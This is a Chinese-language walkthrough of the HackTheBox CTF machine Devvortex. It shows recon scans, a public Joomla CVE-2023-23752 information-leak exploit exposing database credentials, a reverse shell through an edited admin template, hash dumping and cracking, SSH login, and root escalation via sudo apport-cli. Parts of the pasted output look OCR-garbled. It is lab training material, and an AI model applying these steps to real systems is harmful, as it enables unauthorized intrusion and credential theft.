Devvortex(完成)

nmap

```
<u>cleasr</u>
Command 'cleasr' not found, did you mean:
command 'clear' from deb ncurses-bin
Try: apt install <deb name>
# nmap -sCV 10.10.11.242
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-16 06:23 EST
Nmap scan report for 10.10.11.242
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
    3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
    256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
    256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open http
                    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.35 seconds
```

目錄爆破,沒啥東西


```
dirsearch -u http://devvortex.htb
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 109
Output File: /root/.dirsearch/reports/devvortex.htb/_23-12-16_06-25-25.txt
Error Log: /root/.dirsearch/logs/errors-23-12-16_06-25-25.log
Target: http://devvortex.htb/
[06:25:26] Starting:
                     78B - /js → http://devvortex.htb/js/
7KB - /about.html
9KB - /contact.html
[06:25:29] 301 - 178B
[06:25:57] 200
[06:26:28] 200 -
[06:26:30] 301 -
                                     http://devvortex.htb/css/
[06:26:43] 301 -
                         - /images → http://devvortex.htb/images/
                   178B
[06:26:44] 200 -
```

```
ffuf -u http://devvortex.htb -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FU
ZZ.devvortex.htb" -fs 154
       v2.0.0-dev
 :: Method
                      : GET
                      : http://devvortex.htb
 :: URL
                      : FUZZ: /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
: Host: FUZZ.devvortex.htb
 :: Wordlist
 :: Header
 :: Follow redirects :
                        false
 :: Calibration
                      : false
 :: Timeout
 :: Threads
                        40
 :: Matcher
                      : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter
                      : Response size: 154
[Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 319ms]
    * FUZZ: dev
[WARN] Caught keyboard interrupt (Ctrl-C)
```

vhost 目錄爆破

```
dirsearch -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://dev.devv
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545
Output File: /root/.dirsearch/reports/dev.devvortex.htb/-_23-12-16_07-14-34.txt
Error Log: /root/.dirsearch/logs/errors-23-12-16_07-14-34.log
Target: http://dev.devvortex.htb/
[07:14:35] Starting:
                  178B - /images → http://dev.devvortex.htb/images/
23KB - /home
[07:14:39] 301
                  178B
                                 → http://dev.devvortex.htb/media/
[07:14:39] 301
                  178B
                        - /templates → http://dev.devvortex.htb/templates/
                        - /modules → http://dev.devvortex.htb/modules/
                        - /plugins → http://dev.devvortex.htb/plugins/
                        - /includes → http://dev.devvortex.htb/includes/
                        - /language → http://dev.devvortex.htb/language/
                        - /components → http://dev.devvortex.htb/components/
                                 → http://dev.devvortex.htb/api/
                        - /cache → http://dev.devvortex.htb/cache/
- /libraries → http://dev.devvortex.htb/libraries/
[07:15:14]
[07:15:21] 301
                  178B
                        - /tmp → http://dev.devvortex.htb/tmp/
[07:16:43] 301 -
                  178B
                        - /layouts → http://dev.devvortex.htb/layouts/
[07:16:56] 301 -
                  178B
                        - /administrator → http://dev.devvortex.htb/administrator/
                        - /cli → http://dev.devvortex.htb/cli/
[07:29:15] 301 -
                     ] 13% 30014/220545
                                                           job:1/1 errors:0
[##
                                                10/s
```

/administrator



測試admin、administrator失敗,SQL失敗

發現:https://www.kali.org/tools/joomscan/

```
[++] Joomla 4.2.6
[++] Admin page : http://dev.devvortex.htb/administrator/
path : http://dev.devvortex.htb/robots.txt
Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
```

```
[++] robots.txt is found
path: http://dev.devvortex.htb/robots.txt
Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
```

POC Joomla 4.2.6 => CVE-2023-23752

https://github.com/Acceis/exploit-CVE-2023-23752

```
kali)-[~/hackthebox/Devvortex/80/exploit-CVE-2023-23752]
   ruby exploit.rb http://dev.devvortex.htb
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg@t1n5r3c@n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

```
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered
Site info
```

Site name: Development

Editor: tinymce

Captcha: 0
Access: 1

Debug status: false

Database info
DB type: mysqli
DB host: localhost

DB user: lewis

DB password: P4ntherg0t1n5r3c0n##

DB name: joomla
DB prefix: sd4fg_
DB encryption 0

有PHP漏洞可利用(system->Templates->Administrator Templates->index.php。

先測試phpinfo();成功



```
nc -lnvp 2233
listening on [any] 2233 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.242] 35864
bash: cannot set terminal process group (860): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$ whoami
whoami
www-data
www-data@devvortex:~/dev.devvortex.htb/administrator$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.10.11.242 netmask 255.255.254.0 broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:d97c prefixlen 64 scopeid 0×20<link>
        ether 00:50:56:b9:d9:7c txqueuelen 1000 (Ethernet)
        RX packets 69175 bytes 4364681 (4.3 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 69510 bytes 6293072 (6.2 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 2228 bytes 174824 (174.8 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 2228 bytes 174824 (174.8 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
www-data@devvortex:~/dev.devvortex.htb/administrator$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

發現有開放sql

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ netstat -nltp
netstat -nltp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                                                                 PID/Program name
                                            Foreign Address
                                                                     State
                 0 127.0.0.1:3306
          0
                                            0.0.0.0:*
                                                                     LISTEN
tcp
tcp
           0
                  0 0.0.0.0:80
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 867/nginx: worker p
          0
                  0 127.0.0.53:53
                                            0.0.0.0:*
                                                                     LISTEN
tcp
tcp
           0
                  0 0.0.0.0:22
                                            0.0.0.0:*
                                                                     LISTEN
           0
                  0 127.0.0.1:33060
                                             0.0.0.0:*
                                                                     LISTEN
tcp
          0
tcp6
                  0 :::80
                                                                     LISTEN
                                                                                 867/nginx: worker p
           0
                  0 ::: 22
                                             :::*
                                                                     LISTEN
tcp6
www-data@devvortex:~/dev.devvortex.htb/administrator$
```

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 68
Server version: 8.0.35-Oubuntu0.20.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 

mysql>
```

```
mysql> show databases;
+----+
l Database
+----+
I information schema I
I joomla
I performance schema I
+----+
3 rows in set (0.00 \text{ sec})
mysql> use joomla
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+----+
I Tables in joomla
+----+
I sd4fg action log config
l sd4fg_action_logs
| sd4fg_action_logs_extensions |
I sd4fg action logs users
I sd4fg_assets
I sd4fg associations
I sd4fg banner clients
I sd4fg_banner_tracks
I sd4fg banners
I sd4fg_categories
I sd4fg contact details
I sd4fg content
| sd4fg_content_frontpage
```

```
I sd4fg_content_rating
I sd4fg content types
I sd4fg contentitem tag map
I sd4fg extensions
I sd4fg fields
l sd4fg_fields_categories
I sd4fg fields groups
I sd4fg fields values
l sd4fg_finder_filters
l sd4fg_finder_links
I sd4fg finder links terms
l sd4fg_finder_logging
l sd4fg_finder_taxonomy
l sd4fg_finder_taxonomy_map
l sd4fg_finder_terms
I sd4fg finder terms common
l sd4fg_finder_tokens
| sd4fg_finder_tokens_aggregate |
I sd4fg finder types
I sd4fg_history
I sd4fg languages
I sd4fg_mail_templates
I sd4fg menu
I sd4fg menu types
| sd4fg_messages
l sd4fg_messages_cfg
I sd4fg modules
I sd4fg_modules_menu
I sd4fg newsfeeds
l sd4fg_overrider
l sd4fg_postinstall_messages
l sd4fg_privacy_consents
I sd4fg_privacy_requests
l sd4fg_redirect_links
I sd4fg_scheduler_tasks
I sd4fg_schemas
I sd4fg session
I sd4fg_tags
l sd4fg_template_overrides
I sd4fg_template_styles
I sd4fg_ucm_base
I sd4fg_ucm_content
I sd4fg update sites
```

```
| sd4fg_update_sites_extensions |
I sd4fg updates
I sd4fg user keys
I sd4fg user mfa
I sd4fg user notes
l sd4fg_user_profiles
I sd4fg user usergroup map
I sd4fg usergroups
I sd4fg users
I sd4fg viewlevels
I sd4fg webauthn credentials
I sd4fg workflow associations
I sd4fg workflow stages
I sd4fg workflow transitions
I sd4fg workflows
+----+
71 rows in set (0.00 sec)
mysql> select username, passwd from sd4fg users;
ERROR 1054 (42S22): Unknown column 'passwd' in 'field list'
mysql> select username, password from sd4fg users;
+-----+
| username | password
+-----+
        | $2y$10$6V52x.SD8Xc7hN1VwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
l logan | $2y$10$IT4k5kmSGvHSO9d6M/lwOeYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+-----+
2 rows in set (0.00 \text{ sec})
         kali)-[~/hackthebox/Devvortex]
 Using default input encoding: UTF-8
 Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
 Cost 1 (iteration count) is 1024 for all loaded hashes
 Will run 4 OpenMP threads
 Press 'q' or Ctrl-C to abort, almost any other key for status
 0g 0:00:00:07 0.00% (ETA: 2024-01-14 19:23) 0g/s 117.9p/s 117.9c/s 117.9C/s tristan..felipe
 lg 0:00:00:11 DONE (2024-01-13 02:54) 0.08474g/s 118.9p/s 118.9c/s 118.9C/s lacoste..harry
 Use the "--show" option to display all of the cracked passwords reliably
 Session completed.
        <u>kali</u>)-[~/hackthebox/Devvortex]
   cat passwd_list
 $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
```

```
(ali)-[~/hackthebox/Devvortex]
   ssh logan@dev.devvortex.htb
The authenticity of host 'dev.devvortex.htb (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'dev.devvortex.htb' (ED25519) to the list of known hosts.
logan@dev.devvortex.htb's password:
Nelcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)
* Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
* Management:
* Support:
                  https://ubuntu.com/advantage
 System information as of Sat 13 Jan 2024 07:56:57 AM UTC
 System load: 0.0
                                 Processes:
                                                         173
               63.5% of 4.76GB
 Usage of /:
                                 Users logged in:
                                                         0
 Memory usage: 20%
                                 IPv4 address for eth0: 10.10.11.242
 Swap usage:
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:~$ whoami
logan@devvortex:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.10.11.242 netmask 255.255.254.0 broadcast 10.10.11.255
       inet6 fe80::250:56ff:feb9:d97c prefixlen 64 scopeid 0×20<link>
       ether 00:50:56:b9:d9:7c txqueuelen 1000 (Ethernet)
 bush, cu, user, exc. not a arrect
logan@devvortex:~$ cat user.txt
8f12668a2a8dc1321041f1bef1edb0fd
```

ROOT

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/shin\:/shap/bin
User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli --help
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]
Options:
 -h, --help
                        show this help message and exit
 -f, --file-bug
                        Start in bug filing mode. Requires --package and an
                        optional --pid, or just a --pid. If neither is given,
                        display a list of known symptoms. (Implied if a single
                        argument is given.)
                        Click a window as a target for filing a problem
  -w, --window
                        report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                        Start in bug updating mode. Can take an optional
                        --package.
  -s SYMPTOM, --symptom=SYMPTOM
                        File a bug report about a symptom. (Implied if symptom
                        name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                        Specify package name in --file-bug mode. This is
                        optional if a --pid is specified. (Implied if package
                        name is given as only argument.)
                        Specify a running program in --file-bug mode. If this
  -P PID, --pid=PID
                        is specified, the bug report will contain more
                        information. (Implied if pid is given as only
                        argument.)
                        The provided pid is a hanging application.
  --hanging
  -c PATH, --crash-file=PATH
                        Report the crash from given .apport or .crash file
                        instead of the pending ones in /var/crash. (Implied if
                        file is given as only argument.)
  --save=PATH
                        In bug filing mode, save the collected information
                        into a file instead of reporting it. This file can
                        then be reported later on from a different machine.
  -- tag=TAG
                        Add an extra tag to the report. Can be specified
                        multiple times.
                        Print the Apport version number.
  -v, --version
logan@devvortex:~$ sudo apport-cli -f
*** What kind of problem do you want to report?
logan@devvortex:~$ sudo apport-cli -f
```

```
Choices:
  1: I don't know
 2: Freezes or hangs during boot or usage
 3: Crashes or restarts back to login screen
 4: Resolution is incorrect
 5: Shows screen corruption
 6: Performance is worse than expected
 7: Fonts are the wrong size
 8: Other display-related problem
 C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2
***
To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze
Press any key to continue...
..dpkg-query: no packages found matching xorg
*** Send problem report to the developers?
After the problem report has been sent, please fill out the form in the
automatically opened web browser.
What would you like to do? Your options are:
 S: Send report (1.4 KB)
 V: View report
 K: Keep report file for sending later or copying to somewhere else
 I: Cancel and ignore future crashes of this program version
 C: Cancel
Please choose (S/V/K/I/C): V
root@devvortex:/home/logan# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan# whoami
root
root@devvortex:/home/logan#
root@devvortex:~# cat root.txt
24daba26d48dc2f7dff54f5f6d58789e
```